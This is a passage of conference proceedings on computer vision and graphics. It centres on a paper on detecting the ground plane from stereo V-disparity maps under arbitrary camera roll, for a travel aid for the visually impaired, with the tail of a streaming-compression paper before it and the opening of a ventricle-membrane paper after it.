With our novel approaches, we bring in-home streaming to the next generation. We support 5K resolution, improve encoding algorithms for better image quality with light field rendered content and significantly improve the encoding times for ETC1. Furthermore, we design the first real-time ETC2 compression routine, enabling increased streamed image quality over ETC1. A larger variety of thin clients is supported with the option to use DXT1, for which we increase encoding performance by more than 2x. With eye tracking, we show that we can lower the required data rate by more than 2x. Our contributions are put back into the open source community under <https://github.com/ihsf>.

#### REFERENCES

[1] M. Claypool and K. Claypool, “Latency and player actions in online games”, *Comm. of the ACM*, vol. 49, no. 11, pp. 40–45, 2006.

[2] D. Pohl, B. Taudul, R. Membarth, S. Nickels, and O. Grau, “Advanced in-home streaming to mobile devices and wearables”, *IJCSA*, vol. 12, no. 2, 2015.

[3] T. Richardson, Q. Stafford-Fraser, K. Wood, and A. Hopper, “Virtual network computing”, *IEEE Internet Computing*, vol. 2, no. 1, pp. 33–38, 1998. DOI: 10.1109/4236.656066.

[4] T. Wiegand, G. J. Sullivan, G. Bjøntegaard, and A. Luthra, “Overview of the H. 264/AVC video coding standard”, *Circuits and Systems for Video Technology*, vol. 13, no. 7, pp. 560–576, 2003.

[5] A. Travis, “Autostereoscopic displays”, in *Handbook of Visual Display Technology*. Springer, 2012, pp. 1861–1873.

[6] Wireless LAN Working Group, *IEEE Standard 802.11ac-2013 (Amendment to IEEE Std 802.11-2012)*, Dec. 2013.

[7] J. Ström and T. Akenine-Möller, “Ipackman: High-quality, low-complexity texture compression for mobile phones”, 2005, pp. 63–70. DOI: 10.1145/1071866.1071877.

[8] J. Ström and M. Pettersson, “ETC2: Texture compression using invalid combinations”, in *Graphics Hardware*, 2007, pp. 49–54.

[9] P. Brown, I. Stewart, N. Haemel, A. Pooley, A. Rasmus, and M. Shah, *OpenGL S3TC extension spec*, 2000.

[10] B. Guenter, M. Finch, S. Drucker, D. Tan, and J. Snyder, “Foveated 3D graphics”, *ACM Transactions on Graphics*, vol. 31, no. 6, p. 164, 2012.

[11] F. Zund, Y. Pritch, A. Sorkine-Hornung, S. Mangold, and T. Gross, “Content-aware compression using saliency-driven image retargeting”, in *ICIP*, 2013, pp. 1845–1849.

[12] C. Koch and S. Ullman, “Shifts in selective visual attention: Towards the underlying neural circuitry”, in *Matters of Intelligence*, Springer, 1987, pp. 115–141.

[13] L. Renambot, B. Jeong, and J. Leigh, “Real-time compression for high-resolution content”, *Proceedings of the Access Grid Retreat*, vol. 7, 2007.

[14] I. Wald, S. Woop, C. Benthin, G. S. Johnson, and M. Ernst, “Embree: A kernel framework for efficient cpu ray tracing”, *ACM Transactions on Graphics*, vol. 33, no. 4, 143:1–143:8, 2014.

[15] Y. Wang, J. Ostermann, and Y. Zhang, *Video Processing and Communications*. Prentice Hall, 2002.

[16] Z. Wang, L. Lu, and A. Bovik, “Video quality assessment based on structural distortion measurement”, *Signal Processing: Image Communication*, vol. 19, no. 2, pp. 121–132, 2004. DOI: 10.1016/S0923-5965(03)00076-6.

[17] G. J. Sullivan, J.-R. Ohm, W.-J. Han, and T. Wiegand, “Overview of the high efficiency video coding (HEVC) standard”, *Circuits and Systems for Video Technology*, vol. 22, no. 12, pp. 1649–1668, 2012.

[18] C. Taylor, “802.11ac Wave 2 with MU-MIMO: The next mainstream Wi-Fi standard”, 2015.





# Ground plane detection in 3D scenes for an arbitrary camera roll rotation through “V-disparity” representation

Piotr Skulimowski, Mateusz Owczarek, Paweł Strumiłło

Institute of Electronics, Lodz University of Technology

Email: {piotr.skulimowski, mateusz.owczarek, pawel.strumillo}@p.lodz.pl

**Abstract**—In this paper we propose a fast method for detecting the ground plane in 3D scenes for an arbitrary roll angle rotation of a stereo vision camera. The method is based on the analysis of the disparity map and its “V-disparity” representation. First, the roll angle of the camera is identified from the disparity map. Then, the image is rotated to a zero-roll angle position and the ground plane is detected from the V-disparity map. The proposed method was successfully verified on a simulated 3D scene image sequences as well as on the recorded outdoor stereo video sequences. The foreseen application of the method is the sensory substitution assistive device aiding the visually impaired in the space perception and mobility.

## I. INTRODUCTION

THE TASK of ground plane detection in images of 3D scenes is an important step in many computer vision algorithms [1], [2], [3], [4], [5], [6], [7], [8]. Segmentation of the ground plane region and estimation of its spatial orientation allows for detecting free space that is devoid of obstacles in the imaged 3D scenes. Such knowledge is of high importance for depth sensing stereo vision based techniques that are applied e.g. in an automotive industry and systems for guiding autonomous robots [1], [2], [3], [9], [10]. Stereo vision camera modules in such systems are mounted in rigs, which limit camera movement versus the world coordinate system to just a single degree of freedom (1 DoF), that is left and right turn (the yaw angle). Such a constraint simplifies image analysis techniques of the scene that are based on the depth maps computed from the stereo matching algorithms [11].

There are, however, mobile applications of the computer vision systems (e.g. in humanoid robots, or electronic travel aids (ETAs) for the visually impaired and blind [8], [12], for which this work is intended to) in which camera movements are not restricted and need to be defined by 6 DoF ego-motion parameters [8], [13]. That is, three parameters defining 3D translational motion vector  $T = [U \ V \ W]$  and three parameters  $\omega = [\alpha \ \beta \ \gamma]$  defining angular motion of the camera. These rotation angles are known as *pitch*, *yaw* and *roll*, respectively (Fig. 1). In such systems the value of roll angle changes during the movement. Moreover, if a camera is attached to the user's body, a constant error value may be added if the camera is not positioned properly or undergoes slight position changes

This project was supported by the European Union's Horizon 2020 Research and Innovation Programme under grant agreement No 643636 “Sound of Vision.”




Fig. 1. Parameters defining the 3D translational and rotational motion vectors




Fig. 2. An example illustrating how the camera roll angle changes during the walk in an open-space outdoor environment with a limited number of obstacles. The camera was mounted on a helmet and the roll angle was estimated using the method described in the article

during the user's movement. Fig. 2 shows how the roll angle of the camera varies during the walk.

In this paper we propose a fast method for detecting the ground plane in 3D scenes for an arbitrary roll rotation of a stereo vision camera. The method is based on the analysis of the disparity map and its histograms termed “V-disparity” representation [14] (Fig. 3). The disparity map is the horizontal displacement  $d = x_l - x_r$  of a position at which the scene object is projected onto the left and right image of the stereo vision camera. Note that the larger the disparity the smaller is the depth of the scene point in relation to the position of the stereo vision camera [15]. An example disparity map is shown in Fig. 4a, in which the disparity value is coded by a greyscale level. The larger the disparity the brighter is the pixel in the disparity image [14].




Fig. 3. A visual explanation of how the “UV-disparity” representation of the disparity is calculated

The so-called “V-disparity” representation is built by computing histograms of consecutive rows of the disparity map and presenting them as a monochrome image. Similarly, the “U-disparity” representation contains histograms of consecutive columns of the disparity map. The scheme for calculating those representations is explained in Fig. 3. The number of columns of the U-disparity map equals the number of columns of the disparity map and number of rows of the V-disparity map equals the number of rows of the disparity map. The remaining dimensions (rows of the U-disparity and columns of the V-disparity, respectively) are the histogram bins defined by disparity values  $d$ . The UV-disparity maps can be directly built for the disparity maps calculated with pixel-accuracy only. It is worth noting, that the maximum value of the U-disparity image is the number of columns in the disparity map, and the maximum value for the V-disparity image is the number of rows of the disparity map.

The rest of this paper is organized as follows: in Section II we review the ground plane detection algorithms and discuss advantages and disadvantages of different image processing approaches to this problem. The proposed algorithm for estimating camera roll angle is explained in Section III. Results verifying the performance and robustness of the proposed algorithm are presented and commented in Section IV. Finally, Section V concludes the paper with a summary of the presented work and outlines the foreseen application of the algorithm in an electronic travel aid for the visually impaired.

## II. RELATED WORK

For arbitrary pitch and yaw angles and zero roll rotation of the camera, horizontal line segments of constant depth in a 3D scene are represented by line segments aligned along rows of the disparity map (for a calibrated and rectified stereo vision camera [16]). However, for non-zero roll camera rotations (Fig. 4a) these horizontal lines are no longer aligned along disparity map rows. Thus, detection of the ground plane based on the V-disparity map (note that the V-disparity is computed as a collection of histograms of consecutive rows of the dispar-




Fig. 4. Test scene imaged by a camera rotated by a roll angle  $\gamma = -10^\circ$ : disparity map calculated by using the *Block Matching* (BM) technique [13] for the scene from Fig. 5 (a), V-disparity maps computed for the camera rotated by  $\gamma = 0^\circ$  (b),  $\gamma = -10^\circ$  (c),  $\gamma = -20^\circ$  (d) and  $\gamma = -45^\circ$  (e), respectively




Fig. 5. Results of the ground plane detection based on the V-disparity and Hough Transform in two almost identical artificial scenes rotated by a roll angle  $\gamma = -10^\circ$ . The scenes differ just by a presence of a small bench in one of the scenes. Bright regions represent the detected ground plane (note the poor result, especially for the scene shown in the right hand image)

ity map) becomes a difficult task. This is because the ground plane in the V-disparity domain is no longer represented by a single line segment but by a rather “fuzzy” region for which its angular orientation is difficult to identify (see Fig. 4c–e obtained for the increasing camera roll rotations).

It can be noticed, that results of ground plane detection with the use of the *Hough Transform* (HT) on the V-disparity map are very sensitive even to minor changes in the content of the scene. Note an example of two almost identical scenes shown in Fig. 5. The two scenes differ just by a presence of a small bench in the scene shown on the left. This seemingly minor change has yielded significantly different ground plane detection results (indicated by white regions). In order to improve the plane detection precision, prior to application of the HT technique, the scene image should be rotated by an adequate angle to compensate for the roll angle of the camera (Fig. 6, step 3).

The findings of our literature search on applications of the V-disparity representation for ground plane detection show that the problem of a non-zero camera roll angle is addressed or noticed in very few studies, e.g. [1], [3], [9], [17] among others.

Cong et al. [1] propose a method for detecting ground surface based on the maximum local energy in the V-disparity map. This approach seems to work even if the ground is not a flat surface. However, the problem of a non-zero roll angle was not directly addressed.



Fig. 6. Consecutive steps of the proposed V-disparity based ground plane detection method (including step 3<sup>rd</sup>, which is specific to our method)

Wu et al. [3] introduce a special method for mounting the camera that allows to ignore a non-zero roll angle. On the other hand the ground plane parameters are calculated by using the V-disparity map after removing large image regions representing obstacles identified in the U-disparity domain. An initial road profile is calculated without using the Hough Transform. Instead, the assumption that the maximum intensity in each row of the V-disparity map corresponds to the road lanes is used.

Lin et al. [9] use a RANSAC-based plane fitting algorithm to find the plane equation. The method allows to calculate the road lane of the same depth, which need not to be parallel to the horizontal axis of the disparity image. The authors have noticed the problem of non-zero roll angle for images of sloping roads but they assumed that the proposed plane fitting algorithm is performing well for small values of the roll angles.

Finally, Labayrade and Aubert [17] propose an estimation of the roll, pitch and yaw camera angles. A combined iterative and linear regression methods were applied to the projections of the plane to the V-disparity map to estimate the roll and pitch angle. The Authors noted, however, that this method can be computationally expensive. The value of yaw angle was estimated indirectly by determining the vanishing point.

### III. A METHOD FOR ESTIMATING CAMERA ROLL ANGLE

A general scheme for detecting the ground plane in images of 3D scenes is shown in Fig. 6. The region corresponding to the ground plane is detected in the disparity map through its V-disparity representation. Namely, a plane equation that best fits the surface of the ground is computed on the basis of the line identified in the V-disparity map, e.g. by applying the classical *Hough Transform* [3], [4], [6], [12], [14].

Our method for camera roll angle estimation is based on the observation, that for zero-roll angles any line segment, that is taken from the ground plane and is coplanar with the line  $OLOR$  connecting optical centers of the stereo vision cameras, is projected onto the same  $y$ -coordinates in the stereo vision images and in the corresponding disparity map. Note that any point from such a line assumes the same depth. However, for non-zero camera roll angles these ground plane lines are no longer coplanar with the  $OLOR$  line. Consequently, these scene line segments (of equal depth) are projected onto the disparity map at an angle that is equal to the camera roll angle. In order to identify the camera roll angle a method is proposed in which the disparity map is cross-sectioned by a series of lines  $l$  at varying angles. For each angular position of line  $l_i, i \in \mathbb{N}$  disparity map values at points  $P_1$  and  $P_2$  equidistant to  $l_i$  are collected (see Fig. 7).




Fig. 7. An example ground truth depth image for camera roll angle  $\gamma = 30^\circ$  with superimposed line  $l_i$  and points  $P_1, P_2$  ( $w$  is the number of pixels in a single row of the disparity map and  $d = 0.1w$  was selected in computations)

Note, that only for lines  $l$  that are vertical to  $l_p$  the disparity map points  $P_1$  and  $P_2$  take similar values.

The slope intercept form of line  $l_i$  in the image coordinate system is  $y = Ax + B_1$  with  $A = -\tan(90^\circ - \gamma)$  and  $B_1 = h + \frac{w}{2} \tan(90^\circ - \gamma)$ . Likewise, line  $l_p$  such that  $l_p \perp l_i$  is given by  $y = -\frac{x}{A} + B_2$ . If  $|PP_1| = |PP_2| = d$ , then:

$$(\Delta x, \Delta y) = \left( \frac{d}{\sqrt{1 + (\tan \gamma)^2}}, |\Delta x \tan \gamma| \right) \quad (1)$$

Because  $|\tan \gamma| = |\frac{1}{A}|$ , coordinates of points  $P_1$  and  $P_2$  are:

$$\begin{aligned} P_1 & \left( \lfloor x - \Delta x \rfloor, \left\lfloor y + \frac{\Delta x}{A} \right\rfloor \right) \\ P_2 & \left( \lfloor x + \Delta x \rfloor, \left\lfloor y - \frac{\Delta x}{A} \right\rfloor \right) \end{aligned} \quad (2)$$

where  $\lfloor x \rfloor$  denotes the floor function of  $x$ . Let us assume, that the total number of points  $P = (x, y)$  is  $Q$ , i.e. it is equal to the number of analyzed point pairs.

The proposed method assumes that: the dominant part of the disparity image is occupied by a ground plane and if the image is rotated by  $\gamma$ -degrees, the disparity values at points  $P_1$  and  $P_2$  shall remain the same for a series of lines  $l$  for a given  $\gamma$ . To estimate the roll rotation angle of the camera, the disparity map is dissected by lines  $l$  at different  $\gamma$  angles ( $\gamma \in [\gamma_{min}, \gamma_{max}]$ ), with a predefined step of  $\Delta\gamma = 0.5^\circ$ . For each  $\gamma$  value the parameter  $q(\gamma)$  is calculated:

$$q(\gamma) = \frac{N_E}{N_A} \quad (3)$$

where  $N_E$  is the number of pairs  $(P_1, P_2)$  for which the disparity values are the same and  $N_A$  is the total number of all analyzed pairs.

Finally, the camera roll angle is such a  $\gamma_r$  value for which (3) reaches the maximum (see Fig. 9). The algorithm of the proposed method is shown in Fig. 8.




Fig. 8. The block diagram of the proposed method for roll angle estimation of a stereo vision camera




Fig. 9. Plots of  $q(\gamma)$  values for different angles of line  $l_i$  dissecting the disparity map obtained from the two proposed methods (based either on point or grid resolution). Note pronounced maxima for  $\gamma = -10^\circ$  obtained from both methods. These are correct estimations of camera roll angle (see Fig. 4a)




Fig. 10. Example results of the ground plane detection for the scene from Fig. 4: Ground truth region ( $M_{GT}$ ) from the SESGen [13] software (a), Region detected using only the classical HT-based approach (b), Region detected using the proposed method (c)




Fig. 11. Ground plane detection accuracy measured by means of the JC obtained for different camera roll rotations and variants of the ground plane estimation algorithms

GT: ground truth disparity map  
BM: disparity map obtained using the *Block Matching* technique  
RE: camera roll angle estimation (Fig. 6, step 3)  
HT: plane detection using the Hough Transform (Fig. 6, steps 4–5)

#### IV. RESULTS

The proposed method for ground plane detection was verified on test image sequences rendered by our SESGen software [13]. The sequence consists of 600 images, for which the roll rotation of the camera ranges from  $-60^\circ$  to  $+60^\circ$  with a step of  $0.2^\circ$ . For each rendered image the SESGen computes the ground truth segmentation map and the ground truth disparity map with a pixel and subpixel accuracy correspondingly.

To measure the accuracy of the plane detection results we used the *Jaccard similarity coefficient* (JC):

$$J(M_D, M_{GT}) = \frac{\text{area}(M_D \cap M_{GT})}{\text{area}(M_D \cup M_{GT})} \quad (4)$$

where  $M_D \cap M_{GT}$  denotes the intersection of the detected and “ground truth” ground plane regions, and  $M_D \cup M_{GT}$  is their union. Those regions are represented by bright regions shown in Fig. 10. The JC is calculated for both the ground truth disparity maps and for the disparity maps calculated using the *Block Matching* (BM) technique [13]. Results are shown in Fig. 11. Note, that the ground plane detection algorithms with no camera roll angle correction tend to fail for roll rotations of more than  $\pm 5^\circ$  for which a significant drop of the JC occurs.

In order to reduce the computational complexity, both the number of steps and the number of lines dissecting the disparity map can be adjusted appropriately. Additionally, in most cases just the bottom part of the disparity image shall be taken into account. We also tested a modification of our method in which  $P_1$  and  $P_2$  are nodes of a grid (with grid size up to 30 pixels). Such a modification slightly decreases the roll angle estimation accuracy (see Fig. 9), but significantly






Fig. 12. Results of the ground plane estimation using the proposed method




Fig. 13. Point pairs from Fig. 12b for which the disparity values are the same for the camera roll angle is such a  $\gamma$  value for which (3) reaches the maximum

reduces the computational complexity which is essential in mobile and wearable platforms. Fig. 12 shows example results of the ground plane estimation methods for the pre-recorded and artificial sequences. Then, Fig. 13 shows point pairs from the scene shown in Fig. 12b for which the disparity values are equal to the camera roll angle for such a  $\gamma$  value for which (3) reaches the maximum. Please note, that these points can be successfully used in the plane fitting algorithm.

An average calculation time of the proposed algorithm (Fig. 6 step 3) for the test images is 0.7 ms on an Intel Core i7-4770 3.4 GHz processor. The computational complexity is estimated as  $O(n^2)$ . The obtained Root-Mean-Squared Error (RMSE) for the SESGen sequences equals  $\text{RMSE} = 0.466^\circ$ .

The proposed method was also verified on a set of disparity images captured in an indoor environment along with the readouts from a digital inclinometer permanently attached to the stereo vision camera. Images were captured using the ZED Stereo Camera ( $1920 \times 1080$  image resolution,  $110^\circ$  field of view and 120 mm baseline [18]). Camera roll estimation results are shown in Fig. 14. The obtained Root-Mean-Squared Error value for this sequence is  $\text{RMSE} = 1.76^\circ$

We encourage the reader to view our material supplementary to this paper [19] (e.g. result video sequences, images in higher resolution, etc.) available at <http://uv-disparity.naviton.pl/>.




Fig. 14. Results of the roll angle estimation for the recorded indoor sequence. Images were captured using the ZED stereo vision camera. The disparity map was computed using the API provided by the camera manufacturer [18]. Green dots denote roll angle read from the digital inclinometer, red dots denote roll angle values for the corresponding readouts from the inclinometer and calculated using the proposed method

## V. CONCLUSIONS

In this paper we propose a reliable algorithm for ground plane detection in 3D scene images from the disparity maps and their V-disparity representation under large roll angle values. From our literature survey we note that the problem of non-zero roll angle in ground plane detection tasks has been noticed in just few earlier studies [1], [3], [9], [17]. Moreover, only the authors of the latter work undertook the problem of roll angle estimation. They, however, did not provide any time performance of their iterative algorithm.

The strong advantage of the algorithm we propose is its computing efficiency and capability of estimating camera roll rotations for large angles (tested from  $-60^\circ$  to  $+60^\circ$ ) with the  $\text{RMSE} < 0.5^\circ$ . Such rotations can occur for 6DoF motions of the camera, e.g. in cameras mounted on drones, robots or 3D scene analysis systems aiding the visually impaired. The identified roll angle allows to rotate the disparity image to zero-roll angle. The so corrected disparity map is then used for detecting the ground plane through the corresponding V-disparity map. The reliably detected ground plane region is a basis for successful performance of further 3D scene analysis algorithms. Finally, we have shown high robustness of our ground plane detection algorithm on simulated 3D scene image sequences and real-world outdoor image sequences.

## ACKNOWLEDGMENT

This project was supported by the European Union's Horizon 2020 Research and Innovation Programme under grant agreement No 643636 "Sound of Vision."

## REFERENCES

- [1] Y. Cong, J.J. Peng, J. Sun, L.L. Zhu and Y.D. Tang, "V-disparity based UGV obstacle detection in rough outdoor terrain," *Acta Automatica Sinica*, vol. 36 (5), 2010, pp. 667–673, [http://dx.doi.org/10.1016/S1874-1029\(09\)60029-X](http://dx.doi.org/10.1016/S1874-1029(09)60029-X)
- [2] Y. Li and Y. Ruichek, "Occupancy grid mapping in urban environments from a moving on-board stereo vision system," *Sensors*, vol. 14, 2014, pp. 10454–10478, [http://dx.doi.org/10.1016/S1874-1029\(09\)60029-X](http://dx.doi.org/10.1016/S1874-1029(09)60029-X)

- [3] M. Wu, S.K. Lam and T. Srikanthan, "Nonparametric Technique Based High-Speed Road Surface Detection," in *IEEE Transactions on Intelligent Transportation Systems*, vol. 16 (2), 2015, pp. 874–884, <http://dx.doi.org/10.1109/ITITS.2014.2345413>
- [4] C. Yu, V. Cherfaoui and P. Bonnifait, "Evidential occupancy grid mapping with stereo vision," in *Proceedings of the IEEE Intelligent Vehicles Symposium (IV)*, June 2015, pp. 712–717, <http://dx.doi.org/10.1109/IVS.2015.7225768>
- [5] D. Yiruo, W. Wenjia and K. Yukihiro, "Complex ground plane detection based on V-disparity map in off-road environment," in *Proceedings of the IEEE Intelligent Vehicles Symposium (IV)*, June 2013, pp. 1137–1142, <http://dx.doi.org/10.1109/IVS.2013.6629619>
- [6] A. Iloie, I. Giosan and S. Nedevschi, "UV disparity based obstacle detection and pedestrian classification in urban traffic scenarios," in *Proceedings of the IEEE Int Intelligent Computer Communication and Processing (ICCP) Conference*, September 2014, pp. 119–125, <http://dx.doi.org/10.1109/ICCP.2014.6936963>
- [7] X. Zhu, H. Lu, X. Yang, Y. Li and H. Zhang, "Stereo vision based traversable region detection for mobile robots using u-v-disparity," in *Proc. 32nd Chinese Control Conference (CCC)*, July 2013, pp. 5785–5790.
- [8] T. S. Leung and G. Medioni, "Visual Navigation Aid for the Blind in Dynamic Environments," in *2014 IEEE Conference on Computer Vision and Pattern Recognition Workshops*, Columbus, OH, 2014, pp. 579–586, <http://dx.doi.org/10.1109/CVPRW.2014.89>
- [9] Y. Lin, F. Guo and S. Li, "Road Obstacle Detection in Stereo Vision Based on UV-disparity," *Journal of Information & Computational Science*, vol. 11 (4), 2014, pp. 1137–1144, <http://dx.doi.org/10.12733/jics20103012>
- [10] Z. Hu, F. Lamosa and K. Uchimura, "A complete U-V-disparity study for stereovision based 3D driving environment analysis," in *Fifth International Conference on 3-D Digital Imaging and Modeling (3DIM'05)*, 2005, pp. 204–211, <http://dx.doi.org/10.1109/3DIM.2005.6>
- [11] J. Suhr, H. Kang and H. Jung, "Dense stereo-based critical area detection for active pedestrian protection system," *Electronic Letters*, vol. 48 (19), 2012, pp. 1199–1201, <http://dx.doi.org/10.1049/el.2012.1176>
- [12] M. Owczarek, P. Skulimowski and P. Strumillo, "Sound of Vision – 3D Scene Reconstruction from Stereo Vision in an Electronic Travel Aid for the Visually Impaired," in: *Computers Helping People with Special Needs, ICCHP 2016*, Lecture Notes in Computer Science, vol. 9759, pp. 35–42, 2016, [http://dx.doi.org/10.1007/978-3-319-41267-2\\_6](http://dx.doi.org/10.1007/978-3-319-41267-2_6)
- [13] P. Skulimowski and P. Strumillo, "Verification of visual odometry algorithms with an OpenGL-based software tool," *Journal of Electronic Imaging*, vol. 24 (3), 2015, pp. 033003, <http://dx.doi.org/10.1117/1.JEI.24.3.033003>
- [14] R. Labayrade, D. Aubert and J.P. Tarel, "Real Time Obstacle Detection in stereo vision on Non Flat Road Geometry Through "V-disparity" Representation," in *Proceedings of the IEEE Intelligent Vehicles Symposium*, 2002, pp. 646–651, <http://dx.doi.org/10.1109/IVS.2002.1188024>
- [15] M.Z. Brown, D. Burschka, and G.D. Hager, "Advances in computational stereo," *IEEE Transactions on Pattern Analysis and Machine Intelligence*, vol. 25 (8), August 2003, pp. 993–1008, <http://dx.doi.org/10.1109/TPAMI.2003.1217603>
- [16] D.A. Forsyth and J. Ponce, *Computer Vision: A Modern Approach*, Pearson Education, Inc., 2003.
- [17] R. Labayrade and D. Aubert, "A single framework for vehicle roll, pitch, yaw estimation and obstacles detection by stereo vision," in *Proceedings of the IEEE Intelligent Vehicles Symposium*, 2003, pp. 31–36, <http://dx.doi.org/10.1109/IVS.2003.1212878>
- [18] "Developer Center - ZED," 2017, visited on 2017-04-28. [Online]. Available: <https://www.stereolabs.com/developers/>.
- [19] P. Skulimowski, "UV-disparity analysis: Ground plane estimation results for simulated and real outdoor scenes," 2017, visited on 2017-04-28. [Online]. Available: <http://uv-disparity.naviton.pl/>.



# The membrane shape mapping of the artificial ventricle in the actual dimensions

Wojciech Sulej  
Military University of Technology  
Kaliskiego Str. 2,  
01-489 Warsaw, Poland,  
Email: wojciech.sulej@wat.edu.pl

Krzysztof Murawski  
